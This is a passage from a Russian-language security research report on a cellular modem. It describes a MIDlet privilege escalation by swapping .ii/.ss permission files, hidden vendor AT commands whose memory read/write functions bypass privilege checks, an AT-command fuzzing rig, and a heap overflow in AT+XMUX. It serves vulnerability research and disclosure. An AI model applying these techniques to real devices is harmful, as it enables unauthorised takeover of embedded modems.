Поскольку любой пользовательский мидлет может использовать класс *javax.microedition.io.file.FileConnection* и в этом классе отсутствует запрет на доступ к файлам с расширениями *.ii* и *.ss*, разрешения и уровень привилегий мидлета могут быть повышены. Для этого установленный мидлет может заменить свои файлы *.ii* и *.ss*, чтобы этот мидлет начал исполняться с уровнем привилегий *manufacturer* (см. рисунки 28 и 29).

```
Step 0: Creating new midlet files directory
Step 0: Succcess
Step 1: Getting midlet files from secret folder
Step 1: Complete
Step 2: Creating new midlet permissons files
Step 2.1: Creating new midlet .ii file
Found file: 0000002B.ii
Step 2.2: Succcess
Step 2.2: Creating new midlet .ss file
Step 2.2: Succcess
Step 2: Complete
Step 3: Update midlet permissons files
Step 3: Complete
destroyApp(true)
MIDlet:PocMiD exited
```

Рисунок 28. Первоначальный запуск мидлета, подменяющего .ii и .ss файлы

```
Step 0: Creating new midlet files directory
Step 0: Succcess
Step 1: Getting midlet files from secret folder
Step 1: Complete
Step 2: Creating new midlet permissons files
Step 2.1: Creating new midlet .ii file
Found file: 0000002B.ii
Midlet already in manufacturer mode!
Found directory: file:///a:/
.cinterion.internal/

.cinterion.service/
```

Рисунок 29. Последующие запуски мидлета, подменяющего .ii и .ss файлы

7 Анализ безопасности ОС модема

7.1 Выбор интерфейсов для исследования

Изначально прошивка модема была нами получена с помощью инвазивного деструктивного воздействия. Однако было важно найти способ чтения прошивки без инвазивных воздействий. Для этого мы рассмотрели доступные для взаимодействия с модемом программные интерфейсы. Среди них мы выделили два самых распространенных: интерфейс AT-команд и SMS-сообщения.

Интерфейс AT-команд является известным способом управления модемом. Для обмена AT-командами с модемом достаточно подключиться к одному из его проводных интерфейсов, например USB.

Интерфейс SMS-сообщений доступен на любом модеме. Доступ к нему можно получить, зная абонентский номер целевого модема в сети оператора сотовой связи. Как правило, для эксплуатации уязвимостей при обработке SMS-сообщений может потребоваться посылка бинарных SMS на устройство. Однако оператор может наложить ограничения на посылку таких сообщений. В этом случае ограничения могут быть обойдены при помощи использования подложной базовой станции.

7.2 Исследование AT-команд модема

Свое исследование свойств безопасности ОС модема мы начали с анализа команд, доступных на уровне AT-интерфейса. В качестве основного инструмента исследования мы решили использовать фаззинг. Для этого нам было необходимо:

- собрать корпус фаззинга из набора поддерживаемых команд и их параметров;
- уметь идентифицировать не только наличие ошибки выполнения, но и ее причину.

Набор доступных AT-команд можно составить по информации из документации производителя[10]. Но в этом случае получившийся набор будет ограничен только известными в открытом доступе пользовательскими AT-командами. Мы решили найти все доступные AT-команды в имеющемся у нас образе ОС модема.

Анализ образа ОС модема позволил установить, что модем работает на базе RTOS ThreadX ARM11. Основные драйверы и платформа написаны на языке C. Часть драйверов, например стек USB, написаны на языке C++.

В соответствии с документацией, на уровне AT-интерфейса пользователю доступны команды, начинающиеся с префикса «AT», после чего обычно следует спецсимвол «+», «^» или «%». Сами команды имеют четыре режима выполнения: чтение, запись, выполнение (execute) и тест (вывод help). Поиск по бинарному образу позволил идентифицировать участок данных, состоящий из структур, соответствующих такому представлению AT-команд (см. рисунок 30).

[10] Cinterion® EHS5-E AT Command Set: https://teleofis.ru/upload/iblock/c85/c851073722a1d525ca5d49cf84e1404a.pdf

```
at_functions_start AT_CMD_Descriptor <aCmer, aMobileTerminat, 1, 1, sub_62C3B4D0+1, \
                                      ; DATA XREF: sub_62EB2438+3C↑o
                                      ; ROM:off_62EB24A4↑o
                                     sub_62C3B470+1, AT_CMER_testCMD+1, 0, 0, 0> ; "+CMER" ...
                    AT_CMD_Descriptor <aCgsms, aSmsSelectServi, 1, 1, sub_62CA354C+1, \ ; "+CGSMS" ...
                                     at_cgsms_read_cmd+1, sub_62CA35D4+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmgd_1, aSmsDeleteSmsAt, 1, 1, sub_62CA379C+1, 0, \ ; "+CMGD" ...
                                     sub_62CA3864+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmgf, aSmsMessageForm, 1, 1, sub_62CA38C8+1, \ ; "+CMGF" ...
                                     sub_62CA3894+1, sub_62CA391C+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmgl_5, aSmsListMessage, 1, 0, sub_62CA3B50+1, 0, \ ; "+CMGL" ...
                                     sub_62CA3B38+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmgr_4, aSmsReadMessage, 1, 1, sub_62CA3BCC+1, 0, \ ; "+CMGR" ...
                                     sub_62BD8AA2+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmgs, aSmsSendSmsMess, 1, 1, sub_62CA3BE8+1, 0, \ ; "+CMGS" ...
                                     sub_62BD8AA2+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmgw, aSmsWriteMessag, 1, 0, sub_62CA3D30+1, 0, \ ; "+CMGW" ...
                                     sub_62BD8AA2+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmms, aSmsMoreMessage, 1, 1, sub_62CA3EDC+1, \ ; "+CMMS" ...
                                     sub_62CA3EAC+1, sub_62CA3F60+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCmss, aSmsSendMessage, 1, 1, sub_62CA3FB0+1, \ ; "+CMSS" ...
                                     sub_62CA3F9C+1, sub_62CA408C+1, 0, 0, 0>
                    AT_CMD_Descriptor <aCnma, aSmsNewMessageA, 1, 0, sub_62CA40A8+1, 0, \ ; "+CNMA" ...
                                     sub_62CA420C+1, 0, 0, 0>
```

Рисунок 30. AT-команды в бинарном образе

Проведя анализ содержимого описателя (descriptor) пользовательских AT-команд, нам удалось инвентаризировать более 200 различных команд. С помощью функции *test* мы выявляли, какие именно параметры и какое их количество ожидает каждая из команд. Найденные текстовые описания команд, представленные на рисунке 31, помогли установить их назначение.

```
aXlgnvram       DCB "+XLGNVRAM",0       ; DATA XREF: ROM:63005A98↑o
aGpsReadResetPo DCB "GPS: Read/Reset positioning information",0
                                        ; DATA XREF: ROM:63005A98↑o
aXlcsshutdown   DCB "+XLCSSHUTDOWN",0   ; DATA XREF: ROM:63005AC0↑o
aGpsShutdownGns DCB "GPS: Shutdown GNSS engine",0
                                        ; DATA XREF: ROM:63005AC0↑o
aXlcstest       DCB "%XLCSTEST",0       ; DATA XREF: ROM:63005AE8↑o
aGpsAutomaticLi DCB "GPS: Automatic link setup",0
                                        ; DATA XREF: ROM:63005AE8↑o
aXlcssuplver    DCB "+XLCSSUPLVER",0    ; DATA XREF: ROM:63005B10↑o
aGpsSetLcsSuplV DCB " GPS: Set LCS SUPL version ",0
                                        ; DATA XREF: ROM:63005B10↑o
aXlcslstr       DCB "+XLCSLSTR",0       ; DATA XREF: ROM:63005B38↑o
aGpsLocationSer DCB " GPS: Location service trigger request ",0
                                        ; DATA XREF: ROM:63005B38↑o
aXlcssuplappid  DCB "+XLCSSUPLAPPID",0  ; DATA XREF: ROM:63005B60↑o
aGpsSetModifyAp DCB "GPS: Set/Modify Appplication Id Parameters",0
                                        ; DATA XREF: ROM:63005B60↑o
aXlcsaetta      DCB "+XLCSAETTA",0      ; DATA XREF: ROM:63005B88↑o
aGpsTargetAreas DCB " GPS: Target Areas of AreaEvent Trigger Session ",0
                                        ; DATA XREF: ROM:63005B88↑o
aXlcstttplr     DCB "+XLCSTTTPLR",0     ; DATA XREF: ROM:63005BB0↑o
aGpsTransferToT DCB " GPS: Transfer To Third Party Location Request ",0
```

Рисунок 31. Текстовые описания AT-команд

Среди числа доступных AT-команд нам удалось обнаружить команду «*AT+XLOG*», позволяющую считывать информацию о программных и аппаратных ошибках. С ее помощью мы могли устанавливать причину и точку падения в коде модема. Пример вывода этой команды представлен на рисунке 32.




Рисунок 32. Пример вывода команды AT+XLOG

7.3 Вендорные AT-команды

Проанализировав полученный список доступных AT-команд, мы решили подробнее рассмотреть механизмы их обработки. Оказалось, что кроме спецсимволов «+», «^» или «%», интерпретатор команд также обрабатывал спецсимвол «@». Причем в случае именно этого символа поиск обработчика введенной команды проводился совсем в другой системной структуре. Дальнейший анализ позволил установить, что модем поддерживает большое число вендорных AT-команд, регистрируемых в ОС на этапе ее инициализации (см. рисунок 33).




Рисунок 33. Регистрация вендорных AT-команд

Сама регистрация представляет собой обычное копирование статической информации в отдельную системную область памяти (см. рисунок 34). В этой области памяти в дальнейшем, при обработке этих команд, происходит поиск подходящего обработчика.




Рисунок 34. Функция регистрации вендорных AT-команд

Анализ содержимого копируемых данных показал, что они содержат достаточно подробное описание каждой из команд (см. рисунок 35). Например, можно узнать название команды, ее назначение, список функций, которые она поддерживает, и версию ее реализации.

```
aUtabm          DCB "utabm",0           ; DATA XREF: setup_utabm_at_vendor_interface+8↑o
                                        ; ROM:off_62C8FE5C↑o
                DCB    0
                DCB    0
                DCB    0
                DCB    0
                DCB    0
                DCB    0
                DCD aUtaBmDebugInte     ; "UTA BM debug interface"
                DCD unk_62EFF8D0
                DCD off_62EFF770        ; "open_battery"
                DCD unk_600C39E4
                DCD sub_62C9100C+1
                DCD nullsub_342+1
a10001          DCB "1.00.01",0
                DCB    1
```

Рисунок 35. Копируемые данные при регистрации команд

Многообещающей выглядела команда с говорящим описанием «SEC Security Interface» (см. рисунок 36). Было похоже, что это – та самая команда, с помощью которой можно взаимодействовать с модемом на уровне его ОС.

```
DCB "sec",0             ; DATA XREF: setup_sec_at_vendor_interface+294↑o
                        ; setup_sec_at_vendor_interface:off_62D02B30↑o
DCD 0
DCD 0
DCD aSecSecurityInt     ; "SEC Security Interface"
DCD aQn                 ; "QN"
DCD off_62FFF5F8        ; "sec_format"
DCD unk_61A33D7C
DCD func_ata_sec_init+1
DCD func_ata_sec_kill_0+1
DCB "0.00.01",0
DCB    1
DCB    1
DCB    1
DCB    1
DCB    2
DCB    0
DCB    0
DCB    0
```

Рисунок 36. Команда sec

Об этом же говорили поддерживаемые этой командой функции, представленные на рисунке 37.

```
DCD aSecFormat          ; DATA XREF: ROM:62FFF684↓o
                        ; "sec_format"
DCD off_62FFF500
DCD aImeiRead           ; "imei_read"
DCD off_62FFF530
DCD aImeiLabel          ; "imei_label"
DCD off_62FFF540
DCD aCodeVerify         ; "code_verify"
DCD off_62FFF510
DCD aCodeClear          ; "code_clear"
DCD off_62FFF520
DCD aHwDetails          ; "hw_details"
DCD off_62FFF550
DCD aStatusInfo         ; "status_info"
DCD off_62FFF560
DCD aGetInfo            ; "get_info"
DCD off_62FFF570
DCD aStateInfo          ; "state_info"
DCD off_62FFF580
DCD aFlashIo            ; "flash_io"
DCD off_62FFF590
DCD aPtestGeneric       ; "ptest_generic"
DCD off_62FFF5A0
DCD aModuleTest         ; "module_test"
DCD off_62FFF5B0
DCD aFusScript          ; "fus_script"
DCD off_62FFF5C0
DCD aFusAttach          ; "fus_attach"
DCD off_62FFF5D0
DCD 0
```

Рисунок 37. Поддерживаемые командой sec функции

Также выявилось, что формат вендорных AT-команд отличается от формата других команд. Анализ кода их обработчиков позволил установить, что общий формат вендорной AT-команды выглядит следующим образом:

```
at@tag:(param1, ..., paramN);
```

и больше напоминает вызов обычной функции языка C. Стало ясно, что эти AT-команды выполняются интерпретатором некоторого скриптового языка. Мы обнаружили несколько команд, полезных для изучения имеющейся функциональности:

- *at@help* - вывести подсказку по команде;
- *at@E?* - получить информацию об ошибке исполнения последней команды;
- *at@*:?* - получить список всех доступных команд;
- *at@tag:$*?* - получить список всех доступных переменных внутри команды.

Мы даже обнаружили целые скрипты для этого интерпретатора прямо внутри кода ОС (см. рисунок 38)!

```
at_C_cmd_exec(0, -1, "getif:send_dsp_cs4_ber_cmd(1)", v22);
at_C_cmd_exec(0, -1, "gticom:delay(10)", v23);
at_C_cmd_exec(0, -1, "while(nof_arfcn_counter<nof_arfcn)", v24);
at_C_cmd_exec(0, -1, unk_62D16474, v25);
at_C_cmd_exec(0, -1, unk_62D16488, v26);
at_C_cmd_exec(0, -1, "gticom:delay(51)", v27);
at_C_cmd_exec(0, -1, "gticom:sync_result=getif:rx_sync_ver.flag?", v28);
at_C_cmd_exec(0, -1, "if(sync_result==1)", v29);
at_C_cmd_exec(0, -1, "gticom:sync_result=getif:sync_cnf_params.lfcb_result?", v30);
at_C_cmd_exec(0, -1, "if(sync_result<3)", v31);
at_C_cmd_exec(0, -1, "gticom:sync_result=getif:sync_cnf_params.sb_only_result?", v32);
at_C_cmd_exec(0, -1, "if(sync_result==1)", v33);
at_C_cmd_exec(0, -1, "gticom:sync_result=getif:sync_cnf_params.sb_only_data[0]?", v34);
at_C_cmd_exec(0, -1, "if(sync_result==0)", v35);
at_C_cmd_exec(0, -1, "gticom:counter=590", v36);
at_C_cmd_exec(0, -1, "else", v37);
at_C_cmd_exec(0, -1, "getif:start_mph_deactivate_req()", v38);
at_C_cmd_exec(0, -1, "gticom:delay(100)", v39);
at_C_cmd_exec(0, -1, "print(\"ERROR: LIVE NETWORK HAS BEEN FOUND \")", v40);
at_C_cmd_exec(0, -1, "endif", v41);
at_C_cmd_exec(0, -1, "endif", v42);
at_C_cmd_exec(0, -1, "endif", v43);
at_C_cmd_exec(0, -1, "gticom:sync_result=getif:sync_cnf_params.lfcb_result?", v44);
at_C_cmd_exec(0, -1, "if(sync_result==3)", v45);
at_C_cmd_exec(0, -1, "gticom:sync_result=getif:sync_cnf_params.sb_data[0]?", v46);
at_C_cmd_exec(0, -1, "if(sync_result==0)", v47);
at_C_cmd_exec(0, -1, "gticom:counter=590", v48);
at_C_cmd_exec(0, -1, "else", v49);
at_C_cmd_exec(0, -1, "getif:start_mph_deactivate_req()", v50);
at_C_cmd_exec(0, -1, "gticom:delay(100)", v51);
at_C_cmd_exec(0, -1, "print(\"ERROR: LIVE NETWORK HAS BEEN FOUND \")", v52);
at_C_cmd_exec(0, -1, "endif", v53);
at_C_cmd_exec(0, -1, "endif", v54);
at_C_cmd_exec(0, -1, "endif", v55);
at_C_cmd_exec(0, -1, "gticom:counter=counter+1", v56);
at_C_cmd_exec(0, -1, "endwhile", v57);
```

Рисунок 38. Скрипты для интерпретатора

Оставалось только узнать параметры тех функций, которые мы обнаружили в команде *sec*. Это не составило труда, так как полное описание команд, доступное через функцию *help*, содержалось в бинарном образе ОС (см. рисунок 39).

```
off_62FFF540    DCD sub_62CF7FA8+1      ; DATA XREF: ROM:62FFF60C↓o
                DCD aLuS16              ; "%lu ...%s[16]"
                DCD aActionLabel        ; "action label"
                DCD aImeiLabelInter     ; "IMEI label interface. Use action=0 for "...
off_62FFF550    DCD func_ata_hw_details+1
                                        ; DATA XREF: ROM:62FFF624↓o
                DCD unk_63034BD2
                DCD unk_63034BD2
                DCD aReadsOutTheHwD     ; "Reads out the HW details."
off_62FFF560    DCD sub_62CF88AC+1      ; DATA XREF: ROM:62FFF62C↓o
                DCD aLu0                ; "%lu=0"
                DCD aFormat_20          ; "format"
                DCD aReadsOutTheHwD_0   ; "Reads out the HW details."
off_62FFF570    DCD sub_62CF7C90+1      ; DATA XREF: ROM:62FFF634↓o
                DCD aS20                ; "%s[20]"
                DCD aStringId           ; "string_id"
                DCD aReadsOutInfoRe     ; "Reads out info related to string id."
off_62FFF580    DCD sub_62CF8704+1      ; DATA XREF: ROM:62FFF63C↓o
                DCD unk_63034C4A
                DCD unk_63034C4A
                DCD aReadsOutSecuri     ; "Reads out security state info."
off_62FFF590    DCD func_ata_flash_io+1 ; DATA XREF: ROM:62FFF644↓o
                DCD aLuLuQu20LuLu       ; "%lu %lu ...*%&qu[20] %lu=# %lu"
                DCD aActionBlockidD     ; "action blockid data length"
                DCD aFlashIoInterfa     ; "Flash IO interface.\r\n\taction (0)=Rea"...
off_62FFF5A0    DCD func_ata_ptest_generic+1
                                        ; DATA XREF: ROM:62FFF64C↓o
                DCD aLuLuQu20Lu         ; "%lu %lu *%&qu[20] %lu=#"
                DCD aOpcodeLengthDa     ; "opcode length data"
                DCD aRunThePtestGen     ; "Run the ptest generic command."
off_62FFF5B0    DCD func_ata_module_test+1
                                        ; DATA XREF: ROM:62FFF654↓o
                DCD aLuLuQu20Lu_0       ; "%lu %lu *%&qu[20] %lu=#"
                DCD aOpcodeLengthDa_0   ; "opcode length data"
                DCD aRunTheModuleTe     ; "Run the module test command."
```

Рисунок 39. Полное описание команд, доступное через функцию help

Первый тест обнаруженного командного интерфейса мы решили провести с помощью какой-нибудь функции, которая не должна была каким-либо образом повлиять на работу модема. Среди доступных функций была выбрана *state_info* (см. рисунок 40).

```
at@sec:state_info()
b_sys_tkt_testif = 0x0000
b_sys_tkt_bootcore = 0x0000
b_sys_tkt_secmodule = 0x0000
b_imei_data = 0x0000
b_sim_tkt_no = 0x0000
b_sim_tkt_ns = 0x0000
b_sim_tkt_sp = 0x0000
b_sim_tkt_cp = 0x0000
b_sim_tkt_sm = 0x0000
b_simlock_data = 0x0000
b_mid_certificate = 0x0002
s_valid_system_ticket = 0x0001
s_virgin_mode = 0x0001
result_cause = 0
```

Рисунок 40. Результат работы функции state_info

Далее мы решили получить информацию об аппаратной составляющей модема с помощью функции *hw_details*. Однако вместо данных о состоянии модема мы получили ошибку, приведенную на рисунке 41.

```
At@sec:hw_details()
result_cause = 11
```

Рисунок 41. Ошибка при выполнении функции hw_details

Дальнейший анализ показал, что многие функции из числа доступных через команду *sec* проверяют текущий уровень пользовательских привилегий. Пример такой проверки для функции *hw_details* представлен на рисунке 42.

```
if ( v16[0] && a3 )
{
  if ( func_ata_switch_process(func_ata_hw_details, a1, v16, a3) )
    goto LABEL_5;
  v7 = func_ata_approve_access(1u);
  if ( !v7 )
  {
    v14 = v9;
    v7 = sub_62CFD090(v8, v9);
    if ( !v7 )
    {
      v13 = &v10;
      v7 = sub_62C2210C() != 0;
      if ( !v7 )
      {
        v16[0] = sub_62CF8368(v16[0], "hwid_bb", unk_61A33D74, (int)v8, 16u);
        v16[0] = sub_62CF8368(v16[0], "hwid_fc", unk_61A33D74, (int)v14, 16u);
        v16[0] = sub_62CF8368(v16[0], "hash_gpuk", unk_61A33D74, (int)v13, 20u);
        v16[0] = sub_62CF8368(v16[0], "hash_mpuk", unk_61A33D74, (int)v11, 20u);
        v16[0] = sub_62CF8368(v16[0], "hash_spuk", unk_61A33D74, (int)v12, 20u);
      }
    }
  }
  v16[0] = logging_to_user_console(v16[0], "result_cause = %hu", v7);
  goto LABEL_4;
}
```

Рисунок 42. Проверка уровня привилегий для функции hw_details

Уровень привилегий зависит от того, в каком режиме сейчас находится модем. Чтобы перевести модем в другой режим, нужно использовать специальный уникальный ключ (см. рисунок 43), заданный вендором и вычисляемый по специальному алгоритму с учётом аппаратных характеристик модема: его номер модели, IMEI и т. д.

```
if ( func_glob_sec_init() )
{
  logging_1(1, "global service mode is SEC_SERVICE_FACTORY Access level: sec module access", 0);
  *sec_level = 3;                           // //here is unlocked sec at cmd level
}
else
{
  *sec_level = 0;
  v2 = SEC_operate_ticket_key(0, 0, 0, 0, 0, 255, sec_level);
  v3 = v2;
  if ( v2 && v2 != 6 )
  {
    *sec_level = 0;
    goto LABEL_7;
  }
}
```

Рисунок 43. Использование специального вендорного ключа

Было очевидно, что подбор этого ключа – трудоемкая задача, поэтому использование команды *sec* для нарушения конфиденциальности или целостности ОС нам показалось не слишком перспективным. Поэтому далее мы решили рассмотреть,

какие возможности предоставляют другие доступные вендорные команды. Наше внимание привлекла команда *xl1* (см. рисунок 44).

```
DCD aXl1TraceInterf     ; "XL1 trace interface"
DCD unk_61F03620
DCD off_62F88D54        ; "dsptrace_start"
DCD dword_62F88E64
DCD sub_62ECE23C+1
DCD nullsub_340+1
DCD a10000_1            ; "1.00.00"
DCB   1
DCB   2
DCB   2
DCB   1
DCB   2
DCB   0
DCB   0
DCB   0
```

Рисунок 44. Команда xl1

Эта команда реализует функции, названия которых показались перспективными (см. рисунок 45).

```
DCD aReadMsErrorLog     ; "read_ms_error_log"
DCD off_62F889C8
DCD aSetRfAdjustMod_0   ; "set_rf_adjust_mode"
DCD off_62F889D8
DCD aGetRfAdjustMod_0   ; "get_rf_adjust_mode"
DCD off_62F889E8
DCD aPsvon              ; "psvon"
DCD off_62F889F8
DCD aPsvoff             ; "psvoff"
DCD off_62F88A08
DCD a2MemRd             ; "@2:mem_rd"
DCD off_62F88A78
DCD a2MemRdb            ; "@2:mem_rdb"
DCD off_62F88A88
DCD a2MemWr             ; "@2:mem_wr"
DCD off_62F88A98
DCD a2MemWrb            ; "@2:mem_wrb"
DCD off_62F88AA8
DCD aSetAthashMode      ; "set_athash_mode"
DCD off_62F88A28
DCD aSwReset            ; "sw_reset"
DCD off_62F88A38
DCD aSetStartupMode_0   ; "set_startup_mode"
DCD off_62F88A48
```

Рисунок 45. Функции команды xl1

Формат параметров этих функций (см. рисунок 46) и их описание были похожи на обычное бинарное чтение и запись данных в памяти.

```
DCD sub_62ECE264+1      ; DATA XREF: ROM:62F88E08↓o
DCD aUHuHu0             ; "%u %hu %hu=0"
DCD aAddressLen         ; "address, len"
DCD aReadMemoryAddr     ; "read memory address (long) of specified"...
```

Рисунок 46. Формат параметров функций

Наша гипотеза подтвердилась после анализа реализации данных функций (см. рисунок 47) — это были не убранные из прошивки production-версии операции чтения и записи оперативной памяти.

```
v5 = a2;
if ( !*(_WORD *)(a3 + 4) )
  goto LABEL_4;
v7 = *(unsigned __int8 **)a3;
v8 = 0;
v11 = *(unsigned __int16 *)(a3 + 4);
while ( v8 < v11 )
{
  if ( !v5 )
    goto LABEL_29;
  if ( !(v8 << 28) && v5 > a2 )
  {
    sub_62D2B264(a1, a2, v5 - a2);
    v5 = a2;
  }
  if ( !(v8 << 30) )
    v5 = logging_to_user_console(v5, "\r\n%08lx: ", v7);
  v5 = logging_to_user_console(v5, "%08lx ", *(_DWORD *)v7);
  ++v8;
  v7 += 4;
}
```

Рисунок 47. Функция чтения памяти модема

Доступность команды *xl1* мы проверили, вызвав для нее функцию *help*. Вывод *help* представлен на рисунке 48.

```
gticom      Common Test Control Interface v.0.0.2
xl1         XL1 trace interface v.1.00.00
ver         Ver test interface v.01.00.0
pmu         PMU API AT test interface v.00.00.0
pow         POW API AT test interface v.00.00.0
ts          time services test interface v.01.00.0
meas        meas debug interface v.1.00.00
utasensor   UTA SENSOR interface v.1.00.00
utabm       UTA BM debug interface v.1.00.01
init        Init test interface v.01.00.0
uicc        UICC GTI SUPPORT v.1.00.00
bmmon       BMMON interface v.1.00.00
cdd         CDD test interface v.2.00.00
utacdset    *DEPRECATED* please use at@cdd v.2.00.00
vsyscal     VSYS calibration interface v.1.00.00
ihwcal      IHW calibration interface v.1.00.00
tbatcal     TBAT calibration interface v.1.00.00
tpcbcal     TPCB calibration interface v.1.00.00


trfcal      TRF calibration interface v.1.00.00
tbbiccal    TBBIC calibration interface v.1.00.00
sec         SEC Security Interface v.0.00.01
usbmwtestfw USB Middleware - Test Framework v.0.00.03

OK
```

Рисунок 48. Вывод help для команды xl1

Нужная нам команда была в этом списке. Однако несмотря на то что мы могли обратиться к команде *xl1*, функции чтения/записи памяти в ней не выполнялись. Причина могла крыться в нестандартном определении этих функций в коде модема –

у них в названии был префикс специального вида *@2*. Чтобы разобраться в назначении этого символа мы вновь обратились к алгоритму обработки AT-команд, рассмотрев, в каком случае вызов функции внутри команды может быть не выполнен.

В результате мы выяснили, что функции внутри вендорной AT-команды могут начинаться с символа @. Такие функции мы нашли не только в команде *xl1*. После символа @ могут идти значения от 0 до 2. Эти значения обозначают уровень привилегий пользователя, необходимый для выполнения этих функций. Наш текущий уровень привилегий во время исполнения находился по статическому адресу *0x600D0AD0*. Этот уровень привилегий не присваивался на основании каких-то программных команд или специальных аппаратных настроек, а был жестко прописан в самом коде ОС модема. Это означало, что в текущей сборке сменить его легитимно было нельзя.

Всего в модеме имеется три уровня привилегий: 0, 1 и 2. Эти уровни накладывают ограничения не только на функции внутри вендорных команд, но и на доступность самих команд.

Оказалось, что для вывода информации *help* для команды и для выполнения этой команды могут потребоваться разные уровни привилегий. Информация о необходимых уровнях привилегий хранилась в описателях каждой команды. Проверки проводятся всякий раз при вызове функции обработки вендорной AT-команды (см. рисунок 49).

```
v6 = *(unsigned __int8 *)(*((_DWORD *)&unk_602DF320 + 4 * current_tag_number_matched_from_input_low) + 0x2C);
if ( (v6 > 4 || ((unsigned __int16)word_62F88024[v6] & off_600D0AD0) == 0) && (*(_WORD *)v61 & 0x40) == 0 )
  return 0;
```

Рисунок 49. Проверка необходимых уровней привилегий

В соответствии с полученными сведениями о том, как и где устанавливаются настройки доступа к вендорным AT-командам и их функциям, нам удалось восстановить список всех реализованных вендорных команд в ОС модема.

Название команды	Описание команды из прошивки	Доступен help	Требуемый уровень привилегий
ufr	UMTS RF	нет	2
utif	UMTS test interface	нет	2
getif	GSM EDGE test interface	нет	2
gcal	2G RF driver test and calib. interface	нет	2
ucal	UMTS calibration interface	нет	2
speed	full speed test interface	нет	2
prodif	Production Interface (prodif)	нет	2
prodctrl	Production Control Interface (prodctrl)	нет	2
xl1	XL1 trace interface v.1.00.00	да	2
ver	Ver test interface v.01.00.0	да	1
pmu	PMU API AT test interface v.00.00.0	да	1
pow	POW API AT test interface v.00.00.0	да	1
ts	time services test interface v.01.00.0	да	1
meas	meas debug interface v.1.00.00	да	1
utasensor	UTA SENSOR interface v.1.00.00	да	1
utabm	UTA BM debug interface v.1.00.01	да	1
init	Init test interface v.01.00.0	да	1

uicc	UICC GTI SUPPORT v.1.00.00	да	1
bmmon	BMMON interface v.1.00.00	да	1
cdd	CDD test interface v.2.00.00	да	1
utacdset	DEPRECATED please use at@cdd v.2.00.00	да	1
vsyscal	VSYS calibration interface v.1.00.00	да	1
ihwcal	IHW calibration interface v.1.00.00	да	1
tbatcal	TBAT calibration interface v.1.00.00	да	1
tpcbcal	TPCB calibration interface v.1.00.00	да	1
trfcal	TRF calibration interface v.1.00.00	да	1
tbbiccal	TBBIC calibration interface v.1.00.00	да	1
sec	sec v.0.00.01	да	1
usbmwtestfw	USB Middleware - Test Framework v.0.00.03	да	1
ceu	CEU Test Interface	нет	2
i2c	I2C interface	нет	1
mipihsi	GTI for MIPI	нет	2
pcl	pcl interface	нет	1
xrlc	GPRS-RLC functions provided to GTI Interface	нет	2
sic	SIC Interface	нет	2

Таблица 1. Список вендорных AT-команд

Все команды, представленные в таблице 1, можно разделить на требующие уровня привилегий 2 и требующие уровня привилегий 1. Особое внимание стоит обратить на то, что команда *xl1* является единственной из всех команд, в которой для выполнения требуется уровень привилегий 2, но при этом вывод *help* доступен пользователю с уровнем привилегий 1. Исходя из того, что по сути наличие команды *xl1* позволяет полностью обойти проверку уровня привилегий в функциях команды *sec* (за счёт функций чтения/записи памяти), мы пришли к выводу, что указанные уровни привилегий 1 и 2 соответствуют уровням привилегий *OEM* и *Vendor* соответственно.

7.4 Фаззинг AT-команд

Для создания стенда, приведенного на рисунке 50, мы использовали Raspberry Pi 3. С ее помощью была обеспечена работа AT-интерфейса через USB, а также возможность аппаратной перезагрузки модема с помощью соответствующего аппаратного пина.




Рисунок 50. Стенд для фаззинга AT-команд

Корпус фаззинга был собран из данных, полученных при анализе AT-команд. Для формирования стратегии генерации и мутации популяции нами были выделены атрибуты AT-команд, изменение которых может привести к ошибкам их обработки:

- число параметров команды;
- тип параметра: строка, число, бинарное значение;
- диапазон значений параметра.

Мутация проводилась с помощью изменения этих параметров: в команде могли появиться новые переменные или наоборот – быть удалены уже имеющиеся, тип каждой переменной и диапазон ее значений также могли поменяться. Изначальная вероятность этих изменений для каждой AT-команды была выбрана равной 1/2. Однако эта вероятность не была фиксированной, но зависела от результатов проведенного тестирования одной популяции некоторой AT-команды. После каждого тестирования популяции оценивалось число ошибок выполнения команды на стороне модема и время ее выполнения. Далее вероятность изменения каждого из атрибутов менялась в большую или меньшую сторону. В результате после нескольких популяций в каждой AT-команде устанавливалось свое значение вероятности изменения ее атрибутов.

В процессе фаззинга нам необходимо было различать два состояния модема: модем в рабочем состоянии и модем неработоспособен. Детектирование ошибки проводилось на основе трех тестов, которые достоверно идентифицировали текущее состояние модема:

1. AT-интерфейс недоступен;
2. данные в AT-интерфейсе отсутствуют;

3. последняя считанная строка не является одним из слов: *ERROR*, *CMD ERROR*, *NO CARRIER*, *OK*, *ABORTED*.

Если один из тестов не был пройден, то считалось, что произошла некоторая ошибка выполнения AT-команды. Причину ошибки можно было получить с помощью команды *AT+XLOG*. Все команды, посланные между двумя детектированными ошибками, собирались в отдельные лог-файлы, чтобы можно было повторить полученный результат на том же наборе данных. Отсутствие влияния предыдущей ошибки на последующие результаты тестирования гарантировалось аппаратной перезагрузкой модема для возврата в исходное состояние тестирования.

После всех приготовлений стенд был запущен и оставлен работать на несколько месяцев. В результате работы фаззера было зафиксировано множество ошибок на стороне модема. В основном эти ошибки были программной обработкой исключений. Это в свою очередь означало, что они не являются эксплуатируемыми. Однако нам удалось обнаружить стабильную ошибку обращения к памяти при выполнении команды *AT+XMUX*. Детальный анализ позволил выявить уязвимость переполнения кучи в процессе обработки этой команды.

Команда ожидает на вход 11 параметров. Каждый из этих параметров является однобайтовым числом. Любая принятая AT-команда в начале своего обработчика проходит стадию преобразования входных параметров из строки в нужный тип данных, в данном случае – в число. Преобразование происходит с помощью библиотечной функции, представленной на рисунке 51, которая принимает на вход указатель на буфер, содержащий строку с AT-командой и число параметров, которые строка содержит. Через третий параметр происходит возврат результата. Именно в этой функции присутствует программная ошибка.

```
int __fastcall xmux_set(int a1, int a2)
{
  int v2; // r4
  int v3; // r0
  unsigned int i; // r5
  int v5; // r0
  int v6; // r0
  int v8[11]; // [sp+4h] [bp-4Ch] BYREF
  int v9; // [sp+30h] [bp-20h] BYREF
  int v10; // [sp+34h] [bp-1Ch]
  int v11; // [sp+38h] [bp-18h]

  v10 = a1;
  v11 = a2;
  v2 = 0;
  if ( !atCmdParams_isNumericType(a2, 11, &v9) )
  {
```

Рисунок 51. Библиотечная функция преобразования данных

